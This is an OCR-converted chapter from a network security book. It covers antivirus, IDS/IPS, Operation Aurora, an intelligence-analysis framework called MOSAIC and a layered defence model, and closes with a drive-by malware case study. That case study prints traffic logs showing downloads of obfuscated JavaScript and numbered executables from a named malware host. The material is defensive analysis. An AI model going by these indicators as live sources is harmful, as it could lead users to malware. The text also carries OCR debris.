AV is probably the oldest security technology around. We all have some familiarity with AV because it is both a consumer and commercially available product. We have no problems updating signature files, quarantining viruses, malware, and so on. The biggest threat in the late 1990s and early 2000s was all about worms. That is somewhat true today but not as prevalent as they once were. Destructive, bandwidth-eating worms are so passé and have been replaced with botnet and targeted malware. The AV market is not going away anytime soon. Although some of our colleagues in the security community might disagree, we think having some form of end-point protection such as AV is needed. In a recent interview, John Pirc, one of this book’s authors, was asked to comment about the use of AV on a Mac by ZDNET Australia at AusCert. John responded with “It’s better to be safe than sorry.” That is the bottom line as I have seen that AV works well in controlling a massive breakout that would have taken weeks to clean up. However, the amount of malware being generated on daily basis is surpassing some of the smaller niche AV vendor’s capability to keep ahead of the threat when just relying on signature matching, and not leveraging other detection techniques such as IP, URL, and sender-based reputation services. Key take-away is to make sure you are getting more than just string-based pattern matching.


Intrusion Detection Systems and Intrusion Prevention Systems

The authors realize that some organizations are more risk adverse then others, based on their industry vertical. As we have traveled the world, we have seen a split of 60% deployed in intrusion prevention system (IPS) mode and 40% deployed in IDS mode. IDSs are different than IPSs in terms that one is deployed out-of-bound (IDS) and alerts when it recognizes malicious traffic, and the other (IPS) is deployed in-line and has the capability to block and alert on the basis of malicious traffic. Although IDS is recognized as a mitigating control in order to maintain PCI-DSS compliance, it is slowly reaching the level of a must-have network security technology. This technology has been around for over a decade and has made significant advances in the area of expanding threat recognition capability beyond normal signature/pattern matching. If you have this technology deployed in detection mode only, you are really placing your organization at risk. The downside to placing an IDS in prevention mode is possible performance issues depending on the vendor you are using. However, the authors understand that some organizations out there are more risk adverse than others and are willing to accept certain level of risks.

What Is in a Name?

Almost every day, we find out a new attack or vulnerability. The naming of an attack is often done by the security researcher who finds it and sometimes attacks get named after artifacts that security researchers find while reverse engineering the code. Figure 12.1 shows Aurora, and by looking at the highlighted portion of the code, you can see where the name came from.

The great thing about vulnerabilities and exploits that are named is that the security community can generate a signature and is able to identify and block it by name. In the case of Aurora, it used multiple vectors in order to carry out the attack. It required the use of a vulnerability in Microsoft Internet Explorer to carry out the attack. Once it was successfully loaded on the end-point, it would use a non-RFC compliant SSL connection to communicate back to a command and control infrastructure. The point you need to take away regarding this type of attack is to look at it from a Macro point of view. This is important, as a lot of security technologies do not look at the macro



```
00 00 00 00  00 00 F0 3F  00 00 00 00  00 00 20 40  .......?...... @
00 01 80 46  75 3D A7 3F  D4 8B 0A 3F  15 EF C3 3E  ...Fu=.?...?...>
F3 04 35 3F  00 00 00 00  00 00 00 00  00 00 00 00  ..5?............
65 2B 30 30  30 00 00 00  00 00 00 C0  7E 01 50 41  e+000.......~.PA
00 00 00 80  FF FF 47 41  49 73 50 72  6F 63 65 73  ......GAIsProces
73 6F 72 46  65 61 74 75  72 65 50 72  65 73 65 6E  sorFeaturePresen
74 00 00 00  4B 45 52 4E  45 4C 33 32  00 00 00 00  t...KERNEL32....
31 23 51 4E  41 4E 00 00  31 23 49 4E  46 00 00 00  1#QNAN..1#INF...
31 23 49 4E  44 00 00 00  31 23 53 4E  41 4E 00 00  1#IND...1#SNAN..
52 53 44 53  91 82 FE 94  29 AB E5 42  A6 53 10 A8  RSDS....)..B.S..
D2 04 69 98  10 00 00 00  66 3A 5C 41  75 72 6F 72  ..i.....f:\Auror
61 5F 53 72  63 5C 41 75  72 6F 72 61  56 4E 43 5C  a_Src\AuroraVNC\
41 76 63 5C  52 65 6C 65  61 73 65 5C  41 56 43 2E  Avc\Release\AVC.
70 64 62 00  94 4D 03 10  00 00 00 00  00 00 00 00  pdb..M..........
FF FF FF FF  00 00 00 00  00 00 00 00  54 21 03 10  ............T!..
00 00 00 00  00 00 00 00  00 00 00 00  01 00 00 00  ................
```

Figure 12.1 Aurora source code.

aspect of the attack but focus on the micro aspects. Richard Schaeffer (NSA's Information Assurance Director) was quoted saying that 80% of the cyber attacks today can be prevented with current technologies in place.[1] For example, let us take a look at Operation Aurora:

1. Microsoft Internet Explorer vulnerability
   a. Mitigated by patching your system once the vulnerability is known.
   b. Virtual patching by IPSs, host IPSs, or AV to stop the delivery of the attack once a signature is made available or the end-point has been properly patched.
2. Trojan/Botnet
   a. Virtual patching by IPSs, host IPSs, or AV to stop the delivery of the attack once a signature is made available.
   b. Damballa's Failsafe technology for Botnet discovery.
   c. Network behavioral anomaly detection.
      i. Note that some security vendors listed in the technology categories in "a" do not have the technical means for stopping certain types of malware delivery because they lack the ability to parse PDFs and other types of documents that are delivery vectors for malicious code.
3. Non-RFC Compliant SSL
   a. This requires the ability to perform network RFC checking and normalization. As we mentioned about legacy firewalls, the majority of them are not doing deep-packet inspection or RFC checking to the degree that would trigger on this type of suspicious activity that was present in Aurora. The McAfee Firewall Enterprise (formerly known as Secure Computing's Sidewinder) has the capability to

[1] *http://www.wired.com/threatlevel/2009/11/cyber-attacks-preventable*

recognize a non-RFC compliant SSL connection and terminate the connection.

4. IP Reputation
   a. This requires a massive database, and the ability to harness bad IP address information worldwide. The IPs used in Aurora did appear in some of the leading vendors' reputation databases, thus providing the instant ability to deny the outbound connections to the Aurora command and control server.

This illustration is important as it highlights the level of complexity and sophistication the nefarious cyber actors are using and compels a number of security vendors to provide streamlined solutions in providing reasonable security in mitigating these types of attacks, which is evident in the recent shift by increasing the security effectiveness in next-generation firewalls and reputation based services. There is not a "silver bullet" security product that can stop all these types of attacks. What is needed is awareness that the threat is real and as the Information Assurance Director of the NSA pointed out, there is that 20% of cyber attacks that are unknown. The fortunate thing is that the authors of this book are working together as Global Sr. Product Line Managers for Hewlett Packard's Network Security division. The authors have taken the challenge to lead security change, and provided several concepts in this book that will hopefully be adopted by vendors, in order to allow businesses to operate with a higher level of confidence and assurance against the 20% of cyber attacks that are considered unknown. This becomes tricky as the unknown/unnamed attacks require a lot of real/near-real time analysis in order to bring suspicious activity to the forefront of the analyst's preview and taking that intelligence and propagating it to the various security devices that can remediate the attack.

It is important to understand that no matter who the cyber actor is from an attribution perspective, as the attack vectors of those 20% of attacks are silent, with the recent uncovering of Stuxnet, they could be deadly. That is why we pulled together what we call the MOSAIC framework. In addition to the MOSAIC framework, we will also go into other data collections that are complimentary to security information event managers (SIEM). Raw correlated event information is powerful, but the holy grail of security information is the ability to collect full session-based information data and the ability to extract suspicious activity that some security technologies miss, because of their ability to keep state information of connection for a short period of time.

MOSAIC

Intelligence analysis is not a trivial endeavor. Predicting the future of the attack landscape is somewhat difficult but based on trends and a lot analysis, you can at least rationalize where the trends are moving. However, this requires quite a bit of work; hard work! Intelligence analysis requires the willingness to exhaustively pore over data in a meticulous fashion often times arriving at the same end until a break is made. These breaks can come in many forms, and in some instances, virtually leap out at the analyst from the body of intelligence data on which he or she may have spent days and weeks reviewing. Yogi Barra once quipped that it is hard to make predictions, especially about the future, and he was right! It is extremely hard to make realistic predictions about the future. When armed with the appropriate tools, methodology, and data, our chances of accurately predicting outcomes improve dramatically. If we are not prepared logistically, how can we possibly hope to address the threats presented to us in minutiae? If we are not comfortable with the tools and methodology of our trade, how can we feel confident about arriving at clear outcomes and decisions regarding our opponents? In *The Art of War*, Sun Tzu wrote, "If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle." From the writing and wisdom of Sun Tzu, we learn that without a complete and comprehensive knowledge of ourselves and our adversaries, we cannot hope to arrive at a position of victory. This is critical whether on the conventional battlefield, in the cyber realm, or in intelligence analysis environments. Intelligence analysts cannot afford to take anything for granted.

Intelligence is the sum total of disparate parts derived from virtually limitless sources, some of which are more trustworthy than others. These parts, like tiles within a mosaic, are unique. When viewed alone, they may not provide much in the way of obvious data or detail. Yet when viewed in concert with other disparate data samples, these tiles can create a picture unlike any previously conceived. This is very similar to working in the government with individual data sets that alone are unclassified, but when you place all the data sets together, they can be deemed classified. In order to recognize the picture, an analyst must be able to approach the art and science of intelligence analysis in a methodical, process-driven manner. This methodology should promote the collection of data from disparate sources, the consideration of the unobvious points of confluence that may exist between one or more pieces of data, and the clear articulation of the yield resultant from the data analysis. We believe that the end game can be achieved via the application of a high-level methodology called MOSAIC. MOSAIC enables analysts to think in a linear and a nonlinear manner in concert while seeking to accurately present data for consumption by other parties. Ascription although important, will not be the driving criteria within the MOSAIC framework, as it is our belief that intelligence is acquired from sources of varying degrees of credibility. Some sources based on an individual analyst's point of view will no doubt be more credible than others, yet all will be important and worthy of investigation. Analysts will be introduced to MOSAIC in a structured manner allowing them to develop a familiarity with each of the following:

- Motive awareness
- Open source intelligence collection
- Study
- Asymmetrical intelligence correlation
- Intelligence review and interrogation
- Confluence

Upon developing a level of confidence with the basic tenets of each of the key attributes that constitute the MOSAIC methodology, an analyst will be asked to challenge his or her preconceived notions about intelligence, sources, and the conventional schools of thought that promote and suggest that analysts by definition are linear thinkers. Our goal is to challenge and refute the commonly held beliefs regarding linear thinking. Through this simple methodical process, we hope to introduce an alternative that embraces linear and nonlinear analysis in concert while aiding anyone involved in intelligence analysis of information security data in becoming fluent and at ease in next generational analytic techniques.

Motive Awareness

A motive is something that causes a person to act a given way, or do a certain thing. Motives can be the result of conscious thought or unconscious thought. According to the American Heritage Medical Dictionary,[2] motives can be rooted in emotion,

[2] American Psychological Association (APA): motive. (n.d.). The American Heritage® Stedman's Medical Dictionary. Retrieved October 05, 2010, from Dictionary.com Website: *http://dictionary.reference.com/browse/motive*

desire, physiological need, or other similar impulses. Motives are present in all aspects of life where sentient beings are found. Being aware of motives is critical to proper intelligence analysis, and should not be taken lightly. The ability to take note of data points, circumstantial or direct, that influence outcomes and actions is of paramount importance. This level of awareness is extremely important for synthesizing cogent arguments related to a person, place, or thing of interest to an intelligence analyst. In many cases, motive awareness plays an integral role in defining and reinforcing decisions made regarding intelligence regardless of its source(s).

Open Source Intelligence Collection

As we have discussed previously, Open Source Intelligence (OSINT) is a key tool for gathering, collecting, and propagating intelligence data, ideals, and campaigns. Within the context of the MOSAIC model, Open Source Intelligence collection focuses on leveraging every possible tool at the disposal of an analyst to craft the most comprehensive view of a given set of data parameters. These sources include all data produced from publicly available information that are collected, exploited, and disseminated in a timely fashion to an appropriate audience for the purpose of addressing a specific intelligence goal or requirement.[3] Newspapers, books, periodicals and journals, Websites, social networking media and sites, radio, television, motion pictures, and music, among other things, can and are often used as sources in intelligence gathering exercises. Additionally, there are commercial entities such as LexisNexis, Dunn and Bradstreet, Hoovers, Standard & Poor's, and others who all offer open source pay for intelligence related to global risk intelligence, credit, sales, marketing, and supply chain information. These types of data are extremely valuable in intelligence analysis as it can aid the analyst in identifying patterns that may not have been apparent on initial investigation. These patterns are useful in identifying points of confluence that may have otherwise gone unnoticed, resulting in potentially grave ends.

Study

Studying is defined by Webster's Dictionary as the act of conducting a detailed, critical inspection of a given subject.

[3] *http://frwebgate.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=109_cong_public_laws&docid=f:publ163.109*

A subject can be a person, place, thing, or course (discipline) of study. The authors believe that the act of critical inspection cannot be stressed enough in all things, and intelligence analysis, in the information security arena or beyond, is no exception. Euripides, the Greek playwright wrote that people should "Question everything. Learn something. Answer nothing."[4] The act of studying is one that should be practiced exhaustively without apology. Data should be approached from as many perspectives as possible with the analyst being careful not to overlook or omit any detail in the process.

Asymmetrous Intelligence Correlation

Asymmetry implies a state of imbalance, or lack of symmetry. It is sometimes referred to as dissymmetry, and often in the context of spatial relevance, mathematics (geometric irregularities), biological studies (skewness, laterality, etc.). In the context of and intelligence analysis, asymmetrous intelligence correlation is the active correlation of intelligence data relevant to the level of surprise or uncertainty found in the activity of parties of interest involved in activities that demonstrate motive and agenda in an unexpected or new manner. Traditionally, examples of asymmetry in the context of warfare can be seen in all forms of insurgent activity and combat. Counter insurgency movements are examples of asymmetric responses to the threats posed by the actions purported by insurgents.

Similarly, in the realm of cybercrime and espionage, counter intelligence methodology (whether seen in field operations or in garrison activities) is an example of asymmetry. Intelligence analysts should become fluent in the tools, techniques, and methodology of asymmetric intelligence correlation in order to account for outliers which otherwise might be over looked.

Intelligence Review and Interrogation

Review and interrogation of theories and suppositions as they emerge are crucial to the success or failure of an analyst. Having the dedication to inspect what you expect will save precious time, and in some cases lives, given the mission and data with which an analyst is working. It is also important to push the bounds of what is technically possible. Often times you might hear that something is "technically" impossible and that might

[4] *http://thinkexist.com/quotation/question_everything-learn_something-answer/253510.html*

be coming from inside you. However, both authors have listened as other security engineers explained to us that our conclusions were not achievable. In some cases, they were correct, and other times we pushed the limits and discovered techniques that would otherwise be impossible.

Confluence

For the security analyst, being able to demonstrate the points of confluence or convergence of disparate data sets is an imperative. Successful demonstration of such points of conjunction aides the analyst in building his or her case, aiding him or her in driving action into realization of the results.

The MOSAIC framework is more of a statement in our approach when dealing with security. Security research is more of an art and the tenacity to keep pushing the limits of what is possible. Every security researcher is going to have his or her own approach in terms of research, data collection, and targeted technologies that he or she is researching based on his or her areas of expertise. Conversely, the nefarious cyber actor is working diligently on the next Operation Aurora. However, even as we write this book, it is very likely that an attack on the scale of Operation Aurora is happening right now. We say that with great certainty, as if the attack, vulnerability, and/or exploit have a name. You can rest assured that the majority of the security vendors have the capability of identifying it at the end-point or at network level. As we mentioned earlier in the chapter, on some of the misconceptions with firewalls, IDSs, and AV, there are some security gaps that they do not fill. The 20% of attacks that are not covered by the current security technologies that you might deploy do require additional technologies to fill the gap. Some of these advanced technologies require expertise in analysis but you can learn them and apply those principles in order to provide a higher level of assurance, and at the same time, lower your risk profile.

In the following section, we cover advanced meta-network analysis. When looking at different concepts in terms of securing your network, you have to approach it without technology religion. This will require some of you to go outside your comfort zone and realize that your approach has to be agnostic in terms of security technology. These technologies are typically not on the radar for most organizations as they might not have heard of them, or do not have the budget to expand their current security strategy beyond the typical core security devices that you would expect to find on most corporate networks. Additionally, depending on the industry vertical you are in, you might be more risk adverse in terms of how you deploy certain technologies. As we have encountered in just about all our trips around the world meeting with some of the largest companies, governments, defense organizations, and so on in the world, the majority concern about any network security technology relates to the possibility of it affecting network performance, and thereby their business operations. The majority of these performance concerns are around IPSs, firewalls, and secure Web gateways to name a few. Advances in silicon, processors, and field programmable gate array (FPGA) design have taken into account the nonsecurity attributes with network security in terms of solving the performance issues that once might have plagued a network operating at a high capacity in terms of users and bandwidth. As we might make comments that you should place certain detection devices in preventive (in-line) mode, we are only suggesting that because of the value you might be losing in terms of security effectiveness. We will cover that later in this chapter.

Advanced Meta-Network Security Analysis

This is a definition that we came across in the biomedical field, which defines meta-network analysis:

> *"There is a type of meta-analysis called a network meta-analysis that is potentially more subject to error than a routine meta-analysis. A network meta-analysis adds an additional variable to a meta-analysis. Rather than simply summing up trials that have evaluated the same treatment compared to placebo (or compared to an identical medication), different treatments are compared by statistical inference."*[5]

We have taken this concept and created what we are calling advanced meta-network security analysis (AMNSA). This requires the ability to harness multiple data sources in order to make a real/near-real time decision based on the analytics collected to provide immediate remediation or zeroing in on the systems that are affected by a threat that is not visible to current security devices. This is much different than what you find in a security information event management platform. By the time you have identified an in-process attack in terms

[5] *http://www.improvingmedicalstatistics.com/meta_network.htm*

of correlating event data, it is likely that you already lost data or, depending on the type of insertion into your systems, you might start seeing communication activity that is suspicious. This type of analysis is session-based. These capabilities are often found in network forensic tools that have the ability to record entire communication sessions within your network. Additionally, network behavioral anomaly detections are also key in providing insight and visibility into the who, what, when, and where of IP communications within your network. These tools are not typical in most networks as they are often seen as “nice to have” and not budgeted for and/or the organization does not have the security teams that are properly trained or have the specific skill sets associated with these technologies. They are also very resource intensive, from a personnel perspective and data storage perspective. Additionally, it requires insight to determine if certain connections are suspicious. This requires contextual information that is not black and white. In signature-based and pattern-matching technologies, there is no gray area. It is either vulnerability X or exploit Y. This is not a bad thing as it cuts down about 80% of the threats that are out there today and provides enormous benefits to the organization to operate efficiently and securely. Figure 12.2 is a high-level depiction of our next generation security framework (NGSF). The meta-aspects of AMNSA fall into the second tier of the NGSF.



Core Security Technologies
Network & End-Point
Advance Meta Network Security Analysis
NetFlow/ sFlow
Network Forensics
Management
Policy Enforcement
Visualization
Events
Security Information Event Management
Infrastructure Wide Event Correlation

Figure 12.2 Next generation security framework.

Next Generation Security Framework

The NGSF is made up of four different tiers and depending on the size of your organization and industry vertical, it is likely that you would have a minimum of two out the four tiers. Combating the level of sophistication required to minimize your risk posture against the unnamed threats requires the AMNSA tier. Let us explain each tier and the technologies you should be considering as a part of your security infrastructure.

Tier 1 Core Technologies

These technologies are considered best practices and typically consist of the following:

a. *Next-generation firewalls*: These are firewalls that contain a lot more intelligence than your traditional legacy firewall. In general, they have capabilities to apply policies based on IP addresses, applications, geolocation, URLs, and users. Additionally, they also contain security intelligence with intrusion prevention, reputation services, and antispam/-virus capabilities.

b. *Intrusion prevention systems*: These devices provide you inline protection against well-known threats and, depending on which vendor you select, you also receive zero-day protection against some vulnerabilities and exploits that are not widely known by other security vendors. In addition to have signature/filters, pattern matching, heuristics, statistical analysis, and protocol analysis, some vendors have introduced IP reputation and application policy control to their IPS platforms. IP reputation is a very important aspect that has been added to intrusion prevention systems because it provides you additional insurance in the event the IPS does not have a signature/filter for a specific vulnerability or exploit. IP reputation is a score that is applied to a certain address that is known to be malicious in terms of serving up malware or used as a command and control node for a botnet. A great example of IP reputation at work is the example we often give about Koobface. This specific attack targeted social networking sites by distributing an email to others on the basis of your social network contacts. In short, the attack required a redirection to a known server that had a high reputation score before Koobface was ever named. What this means is that if you had a reputable IP reputation vendor, it is likely that you would not have become infected with part of the Koobface attack as the connection would have been blocked via the IP reputation score.

c. *AV or host intrusion prevention*: As we mentioned, AV is probably one of the oldest security technologies around and, from our perspective, still provides value at the end-point. Most AV vendors have expanded out past traditional viruses to covering malware, root kits, trojans, and other categories that are considered malicious. Along with some of the capabilities we listed, AVs are often found in host intrusion prevention systems. The key with host intrusion prevention is that you can isolate and restrict new binaries from running your system. This gives you the capability to white list the applications that are acceptable and black list everything else. As we mentioned, some of the attack vectors that are targeted against your host might bypass network security because they are encrypted or obfuscated in such a way that it would be impossible to detect until the attack actually tried to run on the host. For example, your normal end-user is not going to be downloading *.dll or multiple *.exes like p.exe, and then p.exe automatically copies itself to p.exe.exe. This is not normal behavior, and this type of behavior was seen with Koobface. So if anyone tells you that end-point security is dead, they are sadly mistaken. Controlling the user's ability to run binaries and by blocking certain extensions at the network layer and end-point can be timely in the short term but the long-term payoff is much larger in terms of reducing your risk profile.

d. *Nice to have*: The following technologies are nice to have and do provide value, but some of them are converging into other technologies. On the basis of market size and overall worldwide deployment, we have listed these in order.

   a. *Secure Web gateways*: This capability is currently being converged into other security devices but does provide benefit in controlling access to certain categories of URLs.

   b. *Mail security gateways*: Some of these capabilities are being converged into other security devices but do provide tremendous value in terms of cutting down on spam, phishing, and other attacks that plague SMTP, POP, and IMAP.

   c. *Data leakage prevention*: This technology has been around for almost a decade and did not really see its five min of fame until 2008, along with Virtualization and Cloud computing. In organizations that have highly sensitive data, critical intellectual property, and a highly mobile workforce, we would recommend looking into both network- and end-point-based data leakage prevention technologies.

   d. *Vulnerability scanning*: This technology provides you the ability to run scans against various systems within your infrastructure to determine if they are vulnerable, and contains the latest security patches. Additionally, these scans are also useful in finding rogue machines on your network.

Tier 2 Advanced Meta-Network Security Analysis

As we mentioned earlier in this chapter, the ability to find the 20% of attacks that are not captured by security technologies today requires meta-analysis from multivectors. Network forensics-based tools like NetWitness offer you a complete picture of the network traffic as they have the capability to record all the packets that traverse critical traffic areas within your network. These technologies have the capability of detecting rogue/suspicious connections, malware, and in some cases, data leakage outside an organization. Additionally, the ability to leverage netflow and sFlow data within your network is key to identifying suspicious activity on your network. You will typically see netflow and sFlow in network behavior anomaly detection technology. Companies that are good at providing this type of information are Lancope and Arbor Networks. They are great at providing you the who, what, when, and where of network traffic. The why and the how are more contextual and provided in network forensic tools.


Drive-by-Malware Use Case

The case given below is a testament to the power of meta-network analysis provided by network forensic tools such as NetWitness. These types of tools typically go above and beyond what you typically find in most infrastructures today. The ability to bring this type of information to the forefront does require some manual interaction. For the most part, we live in the security realm of black or white. What we mean by this is that the security vulnerabilities and exploits that security researchers define and name are distributed to their proper mitigating devices on the basis of type and/or analysis required to identify them. This can be on the end-point or on a network security device. The gray area of security is as automated as one might think in terms of being ahead of the threat. Security vendors have done a great job in expanding their threat recognition capabilities to include reputation services that can categorically deny access to sites or the execution of binaries on the basis of a reputation score. However, that is not enough in terms of going after the ultrasophisticated attacks. This requires the security analyst to go a lot further in terms of searching for gray matter. The case study below is just a brief demonstration of what the NetWitness tool is capable of finding. The analysis, data, and explanation of the following use case was provided to us by the NetWitness team.

Drive-by-Malware Use Case—cont'd

Drive-by-Malware

In the sample collection given below, we observe the behind-the-scenes view into the gray area that most nefarious cyber actors operate. These cyber actors realize that they are up against a time-to-protection window of their exploits before a researcher or security vendor stumbles across the right intelligence and information to stop it. In the collection given below of drive-by-malware, the end-point AV vendor was unable to identify this malware and none of the network security devices was deployed. This is not to say current security technology is useless, we are just shining the light in areas of the network that are usually dark. Step 1: In this first step of the analysis, we open up NetWitness Investigator and start looking for some data points that we want to perform further analysis on. As you can see in Figure 12.1, there are a lot of places that we can start exploring for leads. A great place to start is looking at geolocation and in this collection we have source and destinations originating in China and the United States. As China is typically a known geography for dissemination of malware and other nefarious activity, we will immediately focus our cross hairs on China. After we select all sessions from China, we shift our focus to looking for binaries. We immediately find three sessions that contain the binary extension "exe." It is plausible that an end-user is downloading binary content from China. However, we noticed in the filenames that are downloaded a number of "exe" files named 10.exe, 25.exe, 17.exe, 2.exe, 18.exe, 11.exe, and 28.exe. The sequence of these "exe" seems odd, and without more contextual analysis it might be hard to determine at first glance whether these are nefarious. This is going to require us to drill down a bit further to determine if our suspicion is correct (Figure 12.3).


NetWitness Investigator 9
Collection Edit View Bookmarks History Help
All Data
pnet15x > china
Welcome
pnet15x
Collection
Source is China
Executable files exist
Odd executable file names

< 2008-01-16 13:05 2008-01-16 15:09 >

Service Type (2 items)
OTHER (308) - HTTP (79)

Hostname Aliases [open]

Source IP Address (1 item)
192.168.221.129 (387)

Destination IP address [open]

Action Event (1 item)
get (79)

Content Type [open]

Extension (12 items)
gif (51) - js (19) - html (19) - css (11) - txt (7) - jpg (6) - aspx (5) - htm (4) - exe (3) - <none> (2) - php (1) - down2 (1)

Filename (20 items)
index.html (8) - f3.html (8) - css.css (5) - update.txt (5) - main.css (4) - sendx.js (3) - bg.gif (3) - dl1.gif (2) - t.gif (2) - ac.aspx (2) - hotlist.js (2) - 23.gif (2) - 28.exe (2) - 11.exe (2) - 22.gif (2) - 10.exe (2) - 25.exe (2) - 17.exe (2) - 2.exe (2) - 18.exe (2) - [more]


Figure 12.3 Initial analysis.

(Continued)

Drive-by-Malware Use Case—cont’d

Session Analysis for “exe” Part 1

After we further drill in on this session (Figure 12.2), we notice JavaScript with the filename “cb.js.” Additionally, the referrer http address seems normal with a “cn” domain. However, as we work our way down the collection, we noticed an alias host “www.333292.com.” We then checked with three services known for their IP reputation to determine if this address in known for hosting malware. We submitted the URL on VirusTotal, TippingPoint Reputation, and McAfee Trusted Source. We found out that the results of our query came back as positive as a known URL for distributing malware. This was not surprising but in the event that it came back negative, it was plausible that this could be a new server that had not been picked up for trafficking malware. As we move further down the list, we notice an action for a “get” in the directory labeled “/down” for “1.exe” all the way to “30.exe.” This is going to require us to dive even deeper to uncover what is going on with respect to these downloads (Figure 12.4).



```
action: get
directory: /
filenam cb.js
extension: js
referer: http://www.[redacted]
client: Mozilla/4.0
alias.ip: 59.[redacted]
alias.hos www.333292.com
action: get
directory: /
filename: cb.jsÌÂ'Â±Â'
extension: <none>
referer: http://www.[redacted]
client: Mozilla/4.0
alias.ip: 59.[redacted]
alias.host: www.333292.com
action: get
directory: /
filename: host.txt
extension: txt
client: Mozilla/4.0
alias.ip: 59.[redacted]
alias.host: www.333292.com
action: get
directory: /down/
filename: 1.exe
extension: exe
```

Figure 12.4 Session analysis for “exe” part 1.


Suspicious JavaScript

In the previous analysis we noticed an odd “get” for a JavaScript. We noticed that the JavaScript is obfuscated in Figure 12.3. We grabbed the obfuscated JavaScript and determined that it was executing the download of malicious “exe” extensions (Figure 12.5).

Session Analysis for “exe” Part 2

In reconstructing the actual HTTP session in Figure 12.4, we were able to determine that the site being accessed had a bogus 404 error display message. However, in the background the user is not able to see the interesting

Drive-by-Malware Use Case—cont'd


NetWitness Investigator 9
Collection Edit View Bookmarks History Help
All Data
pnet15x > china > exe > Sessions f ... > cb.js > Sessions f ...
pnet15x Content - Session 9
Collection
txt
hex
REQUEST
Suspicious client side JavaScript
Obfuscated JavaScript request

